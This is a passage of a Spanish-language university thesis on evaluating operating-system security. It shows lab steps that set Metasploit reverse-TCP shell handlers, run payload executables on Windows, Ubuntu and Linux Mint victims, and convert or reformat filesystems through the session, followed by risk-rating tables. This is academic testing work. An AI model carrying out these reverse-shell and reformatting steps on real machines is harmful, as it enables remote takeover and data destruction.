   e. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
      i. handler -h
      ii. handler -H 172.26.0.11 -P 8005 -p

windows/shell/reverse_tcp

iii. jobs

f. Ejecutar el archivo "w10shell8005.exe” como administrador, el cual está ubicado en el escritorio del sistema operativo Windows 10 (Ureña, 2020).

g. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:

   i. sessions
   ii. sessions 1

h. Identificar cuál es el tipo de sistema de archivos del sistema operativo (Monterrubio, 2021). Para esta actividad se debe de ingresar el comando “chkdsk”.

i. Alterar el tipo de sistema de archivos del sistema operativo (Parisi, 2008). Para esta actividad se debe de ingresar el comando “convert C: /FS:FAT32”.

j. Identificar cuál es el nuevo tipo de sistema de archivos del sistema operativo (Monterrubio, 2021). Para esta actividad se debe de ingresar el comando “chkdsk”.

C. Para el caso del sistema operativo Ubuntu realizar lo siguiente:

a. Reiniciar el sistema operativo Ubuntu.

b. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

c. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

d. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
    i. handler -h
    ii. handler -H 172.26.0.11 -P 8020 -p linux/x64/shell/reverse_tcp
    iii. jobs

e. Acceder al Escritorio, hacer que el archivo “ubushell8020.elf” sea ejecutable y ejecutarlo (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos la terminal de Ubuntu:
    i. cd Escritorio
    ii. chmod a+x ubushell8020.elf
    iii. ./ubushell8020.elf

f. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

g. Identificar cual es el tipo de sistema de archivos e instalar la herramienta GParted (Shemyakinskaya y Nikiforov, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. lsblk -f
    ii. sudo apt install gparted

h. Abrir la herramienta GParted (Gómez, 2016). Para esta actividad

se debe realizar lo siguiente en el sistema operativo Ubuntu:

i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
ii. Escribir GParted en el cuadro de búsqueda.
iii. Hacer click en GParted.

i. Alterar el sistema de archivos (Parisi, 2008). Para esta actividad se debe realizar lo siguiente en Gparted:
    i. Seleccionar la partición.
    ii. Hacer click derecho en el sistema de archivos de la partición.
    iii. Seleccionar la opción “Format to”.
    iv. Seleccionar el nuevo sistema de archivos.
    v. Hacer click en “Apply”.
    vi. Volver a hacer click en “Apply”.
    vii. Esperar un momento hasta que se realice la alteración.

j. Identificar cuál es el nuevo tipo de sistema de archivos del sistema operativo. Para esta actividad se debe de ingresar el siguiente comando en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit “lsblk -f” (Shemyakinskaya y Nikiforov, 2020).

D. Para el caso del sistema operativo Linux Mint realizar lo siguiente:
    a. Reiniciar el sistema operativo Linux Mint.

    b. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

    c. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

    d. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y

comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:

i. handler -h
ii. handler -H 172.26.0.11 -P 8025 -p linux/x64/shell/reverse_tcp
iii. jobs

e. Acceder al Escritorio, hacer que el archivo “mintshell8025.elf” sea ejecutable y ejecutarlo (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos la terminal de Linux Mint:

i. cd Escritorio
ii. chmod a+x mintshell8025.elf
iii. ./mintshell8025.elf

f. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:

i. sessions
ii. sessions 1

g. Identificar cual es el tipo de sistema de archivos e instalar la herramienta GParted (Shemyakinskaya y Nikiforov, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:

i. lsblk -f
ii. sudo apt install gparted

h. Abrir la herramienta GParted (Gómez, 2016). Para esta actividad se debe realizar lo siguiente en el sistema operativo Linux Mint:

i. Hacer click en Inicio, en la pantalla principal del sistema

operativo.

ii. Escribir GParted en el cuadro de búsqueda.
iii. Hacer click en GParted.

i. Alterar el sistema de archivos (Parisi, 2008). Para esta actividad se debe realizar lo siguiente en Gparted:
    i. Seleccionar la partición.
    ii. Hacer click derecho en el sistema de archivos de la partición.
    iii. Seleccionar la opción “Format to”.
    iv. Seleccionar el nuevo sistema de archivos.
    v. Hacer click en “Apply”.
    vi. Volver a hacer click en “Apply”.
    vii. Esperar un momento hasta que se realice la alteración.

j. Identificar cuál es el nuevo tipo de sistema de archivos del sistema operativo. Para esta actividad se debe de ingresar el siguiente comando en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit “lsblk -f” (Shemyakinskaya y Nikiforov, 2020).

Salida

El resultado de la prueba de impacto en la integridad del sistema de archivos es el siguiente:

- Tipo de sistema de archivos antes de realizar la prueba de impacto en la integridad del sistema de archivos.
- Tipo de sistema de archivos tras realizar la prueba de impacto en la integridad del sistema de archivos.

Anexo 4.4.1

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 55 Tipo de sistema de archivo antes y después de la prueba de impacto en la integridad del sistema de archivos del sistema operativo Windows 7

TIPO DE SISTEMA DE ARCHIVO	
Antes de la prueba	NTFS
Después de la prueba	NTFS

Anexo 4.4.2

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 56 Tipo de sistema de archivo antes y después de la prueba de impacto en la integridad del sistema de archivos del sistema operativo Windows 10

TIPO DE SISTEMA DE ARCHIVO	
Antes de la prueba	NTFS
Después de la prueba	NTFS

Anexo 4.4.3

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 57 Tipo de sistema de archivo antes y después de la prueba de impacto en la integridad del sistema de archivos del sistema operativo Ubuntu

TIPO DE SISTEMA DE ARCHIVO	
Antes de la prueba	ext4
Después de la prueba	ext4

Anexo 4.4.4

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 58 Tipo de sistema de archivo antes y después de la prueba de impacto en la integridad del sistema de archivos del sistema operativo Linux Mint

TIPO DE SISTEMA DE ARCHIVO	
Antes de la prueba	ext4
Después de la prueba	ext4

PROCEDIMIENTO P5: Valorar las pruebas de seguridad informática del sistema operativo

Objetivo

El objetivo de este procedimiento es valorar las pruebas de seguridad informática del sistema operativo para obtener los niveles de seguridad informática del sistema operativo.

Alcance

El alcance de este procedimiento es la valoración de las pruebas de seguridad informática del sistema operativo.

Entrada

Para comenzar a realizar valoración de las pruebas de seguridad informática del sistema operativo es necesario tener los resultados de las pruebas de seguridad informática de los procedimientos 4.1, 4.2, 4.3 y 4.4.

Proceso

Los pasos del proceso para realizar las pruebas de seguridad informática de los sistemas operativos son los siguientes:

A. Ejecutar el procedimiento 5.1: Valorar la prueba de impacto en la disponibilidad de la CPU.
B. Ejecutar el procedimiento 5.2: Valorar la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco.
C. Ejecutar el procedimiento 5.3: Valorar la prueba de impacto en la disponibilidad de la memoria RAM.
D. Ejecutar el procedimiento 5.4: Valorar la prueba de impacto en la integridad del sistema de archivos.

Salida

El resultado de la valoración de las pruebas de seguridad informática de los sistemas operativos son los niveles de seguridad informática de los

procedimientos 5.1, 5.2, 5.3 y 5.4.

Anexo

Ninguno.

Procedimiento P5.1: Valorar la prueba de impacto en la disponibilidad de la CPU

Objetivo

El objetivo de este procedimiento es valorar la prueba de impacto en la disponibilidad de la CPU para obtener su nivel de seguridad informática.

Alcance

El alcance de este procedimiento contiene la valoración de los resultados de las pruebas de impacto en la disponibilidad de la CPU (Páez, 2017).

Entrada

Para comenzar a realizar este procedimiento debemos tener en cuenta:

- Los resultados de la prueba de impacto en la disponibilidad de la CPU.
- Las métricas de Impacto en la Disponibilidad de la CPU definidas en el Anexo 3.

Proceso

Los pasos del proceso de valoración de la prueba de impacto en la disponibilidad de proceso de la CPU son los siguientes:

A. Identificar si el porcentaje de uso de la CPU tuvo diferencias menores a 10% si fuera el caso se ubicaría en Ninguno [C:N] (Wolf et al., 2015).
B. Identificar si el porcentaje tuvo diferencias mayores de 10% y menores de 50% si fuera el caso se ubicaría en Bajo [C:B] (Wolf et al., 2015).
C. Identificar si el porcentaje tuvo diferencias mayores de 50% si fuera el caso se ubicaría en Alto [C:A] (Wolf et al., 2015).

Salida

El resultado de la valoración de la prueba de impacto en la disponibilidad de proceso de la CPU es el nivel de riesgo de la métrica de Impacto en la Disponibilidad de la CPU (C).

Anexo

Tabla 59 Nivel de riesgo de la métrica de impacto en la disponibilidad de la CPU de los sistemas operativos

SISTEMAS OPERATIVOS	IMPACTO EN LA DISPONIBILIDAD DE LA CPU (C)
Windows 7	Alto (C:A)
Windows 10	Bajo (C:B)
Ubuntu	Bajo (C:B)
Linux Mint	Bajo (C:B)

Procedimiento P5.2: Valorar la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco

Objetivo

El objetivo de este procedimiento es valorar la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco para obtener su nivel de seguridad informática.

Alcance

El alcance de este procedimiento contiene la valoración de la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco (Páez, 2017).

Entrada

Para comenzar a realizar este procedimiento debemos tener en cuenta:

- Los resultados de la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco.
- Las métricas de Impacto en la Disponibilidad de Espacio de Almacenamiento del Disco definidas en el Anexo 3.

Proceso

Los pasos del proceso de valoración de la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco son los siguientes:

A. Identificar si el porcentaje de espacio de almacenamiento usado del disco tuvo diferencias menores a 10% si fuera el caso se ubicaría en Ninguno [EA:N] (First, 2019).

B. Identificar si el porcentaje tuvo diferencias mayores de 10% y menores de 50% si fuera el caso se ubicaría en Bajo [EA:B] (First, 2019).

C. Identificar si el porcentaje tuvo diferencias mayores de 50% si fuera el caso se ubicaría en Alto [EA:A] (First, 2019).

Salida

El resultado de la valoración de la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco es el nivel de riesgo de la métrica de Impacto en la Disponibilidad de Espacio de Almacenamiento del Disco (EA).

Anexo

Tabla 60 Nivel de riesgo de la métrica de impacto en la disponibilidad de espacio de almacenamiento del disco de los sistemas operativos

SISTEMAS OPERATIVOS	IMPACTO EN LA DISPONIBILIDAD DE ESPACIO DE ALMACENAMIENTO DEL DISCO (EA)
Windows 7	Ninguno (EA:N)
Windows 10	Ninguno (EA:N)
Ubuntu	Bajo (EA:B)
Linux Mint	Bajo (EA:B)

Procedimiento P5.3: Valorar la prueba de impacto en la disponibilidad de la memoria RAM

Objetivo

El objetivo de este procedimiento es valorar la prueba de impacto en la disponibilidad de la memoria RAM para obtener su nivel de seguridad informática.

Alcance

El alcance de este procedimiento contiene la valoración de la prueba de impacto en la disponibilidad la memoria RAM (Páez, 2017).

Entrada

Para comenzar a realizar este procedimiento debemos tener en cuenta:

- Los resultados de la prueba de impacto en la disponibilidad de la memoria RAM.

- Las métricas de Impacto en la Disponibilidad de la memoria RAM definidas en el Anexo 3.

Proceso

Los pasos del proceso de valoración de la prueba de impacto en la disponibilidad de la memoria RAM son los siguientes:

A. Identificar si el porcentaje de la memoria física usada tuvo diferencias menores a 10% si fuera el caso se ubicaría en Ninguno [MR:N] (Wolf et al., 2015).

B. Identificar si el porcentaje tuvo diferencias mayores de 10% y menores de 50% si fuera el caso se ubicaría en Bajo [MR:B] (Wolf et al., 2015).

C. Identificar si el porcentaje tuvo diferencias mayores de 50% si fuera el caso se ubicaría en Alto [MR:A] (Wolf et al., 2015).

Salida

El resultado de la valoración de la prueba de impacto en la disponibilidad de la memoria RAM es el nivel de riesgo de la métrica de Impacto en la Disponibilidad de la Memoria RAM (MR).

Anexo

Tabla 61 Nivel de riesgo de la métrica de impacto en la disponibilidad de la memoria RAM de los sistemas operativos

SISTEMAS OPERATIVOS	IMPACTO EN LA DISPONIBILIDAD DE LA MEMORIA RAM (MR)
Windows 7	Alto (MR:A)
Windows 10	Bajo (MR:B)
Ubuntu	Bajo (MR:B)
Linux Mint	Bajo (MR:B)

Procedimiento P5.4: Valorar la prueba de impacto en la integridad del sistema de archivos

Objetivo

El objetivo de este procedimiento es valorar la prueba de impacto en la integridad

del sistema de archivos para obtener su nivel de seguridad informática.

Alcance

El alcance de este procedimiento contiene la valoración de la prueba de impacto en la integridad del sistema de archivos (Páez, 2017).

Entrada

Para comenzar a realizar este procedimiento debemos tener en cuenta:

- Los resultados de la prueba de impacto en la integridad del sistema de archivos.
- Las métricas de Impacto en la Integridad del Sistema de Archivos definidas en el Anexo 3.

Proceso

Los pasos del proceso de valoración de la prueba de impacto en la integridad del sistema de archivos son los siguientes:

A. Identificar si no hubo ninguna alteración del sistema de archivos si fuera el caso se ubicaría en Ninguno [SA:N] (Herrero, 2014).
B. Identificar si hubo alteración del sistema de archivos si fuera el caso se ubicaría en Bajo [SA:B] (Herrero, 2014).
C. Identificar si hubo alteración del sistema de archivos y hubo destrucción de la misma si fuera el caso se ubicaría en Alto [SA:A] (Herrero, 2014).

Salida

El resultado de la valoración de la prueba de impacto en la integridad del sistema de archivos es el nivel de riesgo de la métrica de Impacto en la Integridad del Sistema de Archivos (SA).

Anexo

Tabla 62 Nivel de riesgo de la métrica de impacto en la integridad del sistema de archivos de los sistemas operativos

SISTEMAS OPERATIVOS	IMPACTO EN LA INTEGRIDAD DEL SISTEMA DE ARCHIVOS (SA)
Windows 7	Ninguno (SA:N)
Windows 10	Ninguno (SA:N)
Ubuntu	Ninguno (SA:N)
Linux Mint	Ninguno (SA:N)

UNIVERSIDAD CÉSAR VALLEJO

FACULTAD DE INGENIERÍA Y ARQUITECTURA

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS

Declaratoria de Autenticidad del Asesor

Yo, ALFARO PAREDES EMIGDIO ANTONIO, docente de la FACULTAD DE INGENIERÍA Y ARQUITECTURA de la escuela profesional de INGENIERÍA DE SISTEMAS de la UNIVERSIDAD CÉSAR VALLEJO SAC - LIMA ESTE, asesor de Tesis titulada: "Metodología para evaluar la seguridad informática de sistemas operativos", cuyos autores son MARILUZ GONZALES CARLO FABRIZIO, MIRANDA SANCHEZ MIGUEL ANGEL, constato que la investigación cumple con el índice de similitud establecido, y verificable en el reporte de originalidad del programa Turnitin, el cual ha sido realizado sin filtros, ni exclusiones.

He revisado dicho reporte y concluyo que cada una de las coincidencias detectadas no constituyen plagio. A mi leal saber y entender la Tesis cumple con todas las normas para el uso de citas y referencias establecidas por la Universidad César Vallejo.

En tal sentido, asumo la responsabilidad que corresponda ante cualquier falsedad, ocultamiento u omisión tanto de los documentos como de información aportada, por lo cual me someto a lo dispuesto en las normas académicas vigentes de la Universidad César Vallejo.

LIMA, 23 de Julio del 2022

Apellidos y Nombres del Asesor:	**Firma**
ALFARO PAREDES EMIGDIO ANTONIO **DNI:** 10288238 **ORCID** 0000-0002-0309-9195	Firmado digitalmente por: EALFAROP el 26-07-2022 13:38:58

Código documento Trilce: TRI - 0363463

INVESTIGA UCV